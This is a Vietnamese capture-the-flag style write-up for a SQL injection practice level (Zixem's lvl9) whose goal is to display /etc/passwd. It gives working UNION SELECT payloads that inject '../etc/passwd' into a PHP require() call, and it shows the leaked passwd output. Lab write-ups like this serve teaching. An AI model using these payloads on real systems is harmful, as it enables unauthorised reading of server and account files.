d=1

Mission:**Display passwd file(/etc/passwd)**

About Zixem's challenges.

This site meant for SQL Injections practice, have fun and good luck with the challeges :D

Giao diện ban đầu của trang web như trên. Đầu tiên sẽ thử thêm ‘ để kiểm tra kiểu input là gì.

SQLi/lvl9.php?id=1%27

Mission:**Display passwd file(/etc/passwd)**

About Zixem's challenges.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1'" at line
Fatal error: require(): Failed opening required '' (include_path='.:') in **/membri/zixem/SQLi/lvl9.php** on line **44**

Kết quả trả về chứng tỏ là kiểu string. Nên ta cần query nằm trong dấu ‘[query]’.

?id=1%27and%201=2%20union%20select%201,2%27

Mission:**Display passwd file(/etc/passwd)**

About Zixem's challenges.

Fatal error: require(): Failed opening required '1' (include_path='.:') in **/membri/zixem/SQLi/lvl9.php** on line **44**

Đầu tiên cần tìm số cột của bảng, có thể sử dụng order by hoặc cách khác là select.

Thử với select 1,2 thì kết quả trả về chứng tỏ có 2 cột.


Vì để pass được challenge này cần tìm file passwd như phần Mission. Thử tìm file coi như là tên của cột.

Payload: and 1=2 union select '/etc/passwd',2

Kết quả trả về có vẻ query thành công nhưng file cần tìm không tồn tại nên không show ra được kết quả.

Tìm hiểu về cách include file trong php thì ta cần sửa link file thành `../etc/passwd`

Payload: `and 1=2 union select '../etc/passwd',2`



27and%201=2%20union%20select%20%27../etc/passwd%27,2%27

Mission:**Display passwd file(/etc/passwd)**

About Zixem's challenges.

/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync man:x
9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnat
uid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105::/v
ght Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:105:114::/nonexistent:/bin/false avahi-autoipd
r/run/avahi-daemon:/bin/false usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false kernoops:x:1

Kết quả bypass challenge thành công.